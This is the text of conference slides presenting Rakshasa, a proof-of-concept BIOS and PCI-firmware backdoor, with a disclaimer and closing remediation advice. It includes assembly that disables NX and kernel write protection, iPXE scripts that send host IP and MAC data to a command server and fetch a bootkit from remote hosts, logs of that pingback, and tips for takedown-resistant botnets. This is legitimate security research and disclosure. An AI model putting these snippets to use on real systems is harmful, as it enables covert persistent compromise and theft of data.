Hardware Backdooring is practical

Jonathan Brossard (Toucan System)



DISCLAIMER

- We are not « terrorists ». We won't release our PoC backdoor.
- The x86 architecture is plagued by legacy.
 Governments know. The rest of the industry: not so much.
- There is a need to discuss the problems in order to find solutions...
- This is belived to be order of magnitudes better over existing backdoors/malware



Agenda

- Motivation : state level backdooring ?
- Coreboot & x86 architecture
- State of the art in rootkitting, romkitting
- Introducing Rakshasa
- Rakshasa design
- Why cryptography (Truecrypt/Bitlocker/TPM) won't save us...
- Backdooring like a nation state


Who am I?

- Security researcher, pentester
- First learned asm (~15 years ago)
- Presented at Blackhat/Defcon/CCC/HITB...
- Master in Engineering, master in Computer Sciences
- Co organiser of the Hackito Ergo Sum conference (Paris)

Likes: Unix, network, architecture, low level, finding 0days (mem corruptions).

Dislikes: web apps, canned exploits.

 Super pure English accent (French, learned English in India, lives in Australia...;))



FUD 101



Could a state (eg : China) backdoor all new computers on earth?



This close relationship between some of China's—and the world's—largest telecommunications hardware manufacturers creates a potential vector for state sponsored or state directed penetrations of the supply chains for microelectronics supporting U.S. military, civilian government, and high value civilian industry such as defense and telecommunications, though no evidence for such a connection is publicly available.




More introductory material



Enough FUD... A bit of x86 architecture





State of the art, previous work



Previous work

- Early 80s: Brain virus, targets the MBR
- 80s, 90s: thousands of such viruses
- 2007, John Heasman (NGS Software) Blackhat US: backdoor EFI bootloader
- 2009, Anibal Saco and Alfredo Ortega (Core security), CanSecWest: patch/flash a Pheonix-Award Bios
- 2009, Kleissner, Blackhat US: Stoned bootkit. Bootkit Windows, Truecrypt. Load arbitrary unsigned kernel module.
- 2010, Kumar and Kumar (HITB Malaysia): vbootkit bootkitting of Windows 7.
- Piotr Bania, Konboot : bootkit any Windows (32/64b)
- 2012 : Snare (Blackhat 2012) : UEFI rootkitting

Introducing Rakshasa



Goals: create the perfect backdoor

- Persistant
- Stealth (0 hostile code on the machine)
- Portable (OS independant)
- Remote access, remote updates
- State level quality : plausible deniability, non attribution
- Cross network perimeters (firewalls, auth proxy)
- Redundancy
- Non detectable by AV (goes without saying...)

Main idea (1/3)






Firewall +
auth proxy


Typical Corporate Network



Main idea (2/3)



Main idea (3/3)



Rakshasa: Design (1/2)

- Core components :
 - Coreboot
 - SeaBios
 - iPXE
 - payloads


Built on top of free software: <u>portability</u>, <u>non</u> <u>attribution</u>, <u>cheap dev</u> (~4 weeks of work), <u>really really really hard to detect as malicious</u>.

Supports 230 motherboards.


Rakshasa: Design (2/2)

- Flash the BIOS (Coreboot + PCI roms such as iPXE)
- Flash the network card or any other PCI device (redundancy)
- Boot a payload over the network (bootkit over https)
 - → Boot a payload over wifi/wimax (breach the network perimeter, bypasses network detection, I(P|D)S)
 - → Remotely reflash the BIOS/network card if necessary

Rakshasa architecture (1/2)



Rakshasa architecture (2/2)



Rakshasa: embedded features

- Remove NX bit → executable heap/stack.
- Make every mapping +W in ring0
- Remove CPU updates (microcodes)
- Remove anti-SMM protections → generic local root exploit
- Disable ASLR
- Bootkitting (modified Kon-boot payload*)

* Thanks to Piotr Bania for his contribution to Rakshasa:)

Rakshasa: removing the NX bit (1/2)

MSR !!! Model Specific Register

AMD64 Architecture Programmer's manual (volume 2, Section 3.1.7 : Extended Feature Enable Register) :

No-Execute Enable (NXE) Bit. Bit 11, read/write. Setting this bit to 1 enables the no-execute page-

protection feature. The feature is disabled when this bit is cleared to 0.

Rakshasa: removing the NX bit (2/2)

```
; Disable NX bit (if supported)
```

```
; get higher function supported by eax
       eax.0x80000000
mov
cpuid
                                            ; need amd K6 or better (anything >= 1997... should be ok)
       eax,0x80000001
cmp
    not supported
                                            ; need at least function 0x80000001
       eax,0x80000001
                                            ; get Processor Info and Feature Bits
mov
cpuid
     edx,20
                                            : NX bit is supported?
     not supported
      ecx, 0xc0000080
                                            ; extended feature register (EFER)
mov
                                            : read MSR
rdmsr
                                            ; disable NX (EFER NX) // btr = bit test and reset
     eax, 11
btr
                                            ; write MSR
wrmsr
```

not supported:

Make every mapping +W in ring0

Intel Manuals (Volume 3A, Section 2.5):

Write Protect (bit 16 of CR0) - When set, inhibits supervisor-level procedures from writing into read-only pages; when clear, allows supervisor-level procedures to write into read-only pages (regardless of the U/S bit setting; see Section 4.1.3 and Section 4.6). This flag facilitates implementation of the copy-on-write method of creating a new process (forking) used by operating systems such as UNIX.

Make every mapping +W in ring0 (32b/64b)

```
mov eax,cr0
     and eax,0xfffeffff
     mov cr0,eax
; 64b version:
     mov rax,cr0
     and rax,0xfffeffff
     mov cr0,rax
```

; 32b version :

Remove CPU updates (microcodes)

rm -rf ./coreboot/microcodes/

Remove anti-SMM protections (1/2)

Intel® 82845G/82845GL/82845GV Graphics and Memory Controller datasheets, Section 3.5.1.22: SMRAM—<u>System Management RAM Control Register</u> (Device 0), bit 4:

SMM Space Locked (D_LCK)—R/W, L. When D_LCK is set to 1, D_OPEN is reset to 0; D_LCK, D_OPEN, C_BASE_SEG, H_SMRAM_EN, TSEG_SZ and TSEG_EN become read only. D_LCK can be set to 1 via a normal configuration space write but can only be cleared by a Full Reset. The combination of D_LCK and D_OPEN provide convenience with security. The BIOS can use the D_OPEN function to initialize SMM space and then use D_LCK to "lock down" SMM space in the future so that no application software (or BIOS itself) can violate the integrity of SMM space, even if the program has knowledge of the D_OPEN function.

Remove anti-SMM protections (2/2)

D_LCK is not supported by CoreBoot currently anyway...

```
; disable D_LCK shellcode for Coreboot...
nop
```

Disable ASLR

- OS dependant.
- Seed for <u>full ASLR</u> has to be in kernel land (equivalent of execve()).
- → patch the seed with a known value
- Seed location for Windows 7 identified by Kumar & Kumar (HITB KL 2010).

→ Mapping is 100% repeatable :)

Rakshasa : embedded features : conclusion

→ Permantent lowering of the security level on <u>any OS</u>.

→ Welcome back to the security level of <u>1997</u>.

→ Persistant, even if HD or OS is remove/restored.

Rakshasa: remote payload

- Currently capable of Bootkitting any version of Windows (32b/64b) thanks to special version of Kon-boot
- Bootkit future Oses ? → Update/remove/reflash firmwares (PCI, BIOS)

Rakshasa: stealthness

- We don't touch the disk. 0 evidence on the filesystem.
- The <u>code</u> flashed to motherboard is not hostile per si (there is one text file with urls in it.. that's it).
- We can remotely boot from an alternate payload or even OS: fake Truecrypt/Bitlocker prompt!
- Optionally boot from a WIFI/WMAX stack: 0 network evidence on the LAN.
- Fake BIOS menus if necessary. We use an embedded CMOS image. We can use the real CMOS nvram to store encryption keys/backdoor states between reboots.

Rakshasa: why using Coreboot/SeaBios/iPXE is the good approach

- <u>Portability</u>: benefit from all the gory reverse engineering work already done!
- Awesome modularity: embbed existing payloads (as floppy or cdrom images) and PCI roms directly in the main Coreboot rom!
 - Eg: bruteforce bootloaders (Brossard, H2HC 2010), bootkits without modification.
- Network stacks: ip/udp/tcp, dns, http(s), tftp, ftp...
 make your own (tcp over dns? Over ntp?)
- Code is legit : can't be flagged as malware !

Exemple iPXE configuration files: get an IP

#!ipxe

```
# try dhcp first, else use static IP

dhcp || ( set net0/ip 192.168.0.3 && set net0/netmask 255.255.255.0 && set net0/gateway 192.168.0.1)
```

Exemple iPXE configuration files : fun with webapps...

```
# evil pingback to C & C internet blog with HTTP auth...
kernel http://admin:p4ssw0rd@2012.hackitoergosum.org/xmlrpc.php?ip=$
    {net0/ip}&mac=${net0/mac}&netmask=${net0/netmask}&gateway=$
    {net0/gateway}&dns=${net0/dns}&domain=${net0/domain} ||

# Send an email using open relay web application
kernel http://vulnerablehost.com/vulnservice.asp?mail-from=Rakshasa&mail-toaddress=endrazine%40gmail.com&mail-subject=BIOS%20Owned ||

# Rooter pharming : modify firewall settings
kernel http://admin:password@2012.hackitoergosum.org/cgi-bin/firewall?
    action=enable&port=all ||
kernel http://root:root@2012.hackitoergosum.org/cgi-bin/firewall?enableport=all ||
```

Exemple iPXE configuration files: chain configuration loader from the web

#chain loader over https

```
chain https://www.pmcma.org/ads/love.jpg?ip=$ 
{net0/ip}&mac=${net0/mac} ||
```

Exemple iPXE configuration files : boot an alternate OS/bootkit

discard everything done so far imgfree

fetch memdisk kernel over the internet via ftp

kernel ftp://ftp.pmcma.org/pwnage/memdisk.pdf ||


fetch bootkit payload over the internet via http

initrd http://www.pmcma.org/wp-content/uploads/2012/07/bootkit.pdf ||

boot

boot


DEMO: Evil remote carnal pwnage (of death)



Apache logs

```
jonathan@blackbox: ~
Fichier Édition Affichage Rechercher Terminal Aide
bash-4.2# tail -n 4 /var/log/apache2/access.log
10.239.173.250 - - [28/Jul/2012:22:39:17 +1000] "GET /ads/love.jpg?ip=10.0.2.15&
mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.
2.3&domain= HTTP/1.1" 200 1637 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11
7_9; de-LI; rv:1.9b4) Gecko/2012010317 Firefox/10.0a4"
10.239.173.250 - - [28/Jul/2012:22:40:26 +1000] "GET /ads/love.jpg?ip=10.0.2.15&
mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.
2.3&domain= HTTP/1.1" 200 1624 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11
7 9; de-LI; rv:1.9b4) Gecko/2012010317 Firefox/10.0a4"
10.239.173.250 - - [28/Jul/2012:22:42:08 +1000] "GET /ads/love.jpg?ip=10.0.2.15&
mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.
2.3&domain= HTTP/1.1" 200 1632 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11
_7_9;    de-LI;    rv:1.9b4)    Gecko/2012010317    Firefox/10.0a4"
10.239.173.250 - - [28/Jul/2012:22:44:30 +1000] "GET /ads/love.jpg?ip=10.0.2.15&
mac=52%3A54%3A00%3A12%3A34%3A56&netmask=255.255.255.0&gateway=10.0.2.2&dns=10.0.
2.3&domain= HTTP/1.1" 200 1621 "-" "Mozilla/6.0 (Macintosh; I; Intel Mac OS X 11
_7_9; de-LI; rv:1.9b4) Gecko/2012010317 Firefox/10.0a4"
bash-4.2#
```

BIOS email pingback



How to properly build a botnet?

 HTTPS + assymetric cryptography (client side certificates, signed updates)

If Microsoft can do secure remote updates, so can a malware!

- Avoid DNS take overs by law enforcement agencies by directing the <u>C&C rotatively on innocent web sites</u> (are you gonna shut down Google.com?), use <u>assymetric crypto</u> to push updates.
- So you own my C&C for 1hour ? You can't do anything with it !!
 - → C&C CAN'T BE SHUT DOWN OR TAKEN OVER.

Why crypto won't save you...



Why crypto won't save you (1/2)

- We can fake the bootking/password prompt by booting a remote OS (Truecrypt/Bitlocker)
- Once we know the password, the BIOS backdoor can emulate keyboard typing in 16b real mode by programming the keyboard/motherboard PIC microcontrolers (Brossard, Defcon 2008)
- If necessary, patch back original BIOS/firmwares remotely.

Why crypto won't save you (2/2)

- TPM + full disk encryption won't save you either:
 - 1) It's a passive chip: if the backdoor doesn't want explicit access to data on the HD, it can simply ignore TPM.
 - 2) Your HD is never encrypted when delivered to you. You seal the TPM when you encrypt your HD only. So TPM doesn't prevent backdooring from anyone in the supply chain.

How about Avs ??

- Putting an AV on a server to protect against unknown threats is purely cosmetic.
- You may as well put lipstick on your servers...



Example: 3 years old bootkit




SHA256: 214ce3ce21e38ea145ba2cd52cce7e94367a2701ea5f4efda4a1cc248fbec1d2

File name: konFLOPPY.img

Detection ratio: 2 / 43


Analysis date: 2012-03-07 07:14:43 UTC (3 weeks, 3 days ago)



Kaspersky	7:	20120307
McAfee	-	20120307
McAfee-GW-Edition	Heuristic.BehavesLike.Exploit.CodeExec.EPMG	20120307
Microsoft		20120307
NOD32		20120307
Norman	nown virus, B.H	20120304
nProtect	-	20120306

Example: 3 years old bootkit (+ simple packer)





Realistic attack scenarii



Realistic attack scenarii

Physical access:


Anybody in the supply chain can backdoor your hardware. Period.

Flash from a bootable USB stick (< 3mins).

Remote root compromise :
 If (OS == Linux) {
 flash_bios;


 Pivot_over_the_MBR ;

Realistic attack scenarii



BONUS : Backdooring the datacenter





Remediation



Remediation (leads)


- Flash any firmware uppon reception of new hardware with open source software you can verify.
- Perform checksums of all firmwares by physically extracting them (FPGA..): costly!
- Verify the integrity of all firmwares from time to time
- Update forensics best practices :
 - 1) Include firmwares in SoW
 - 2) Throw away your computer in case of intrusion

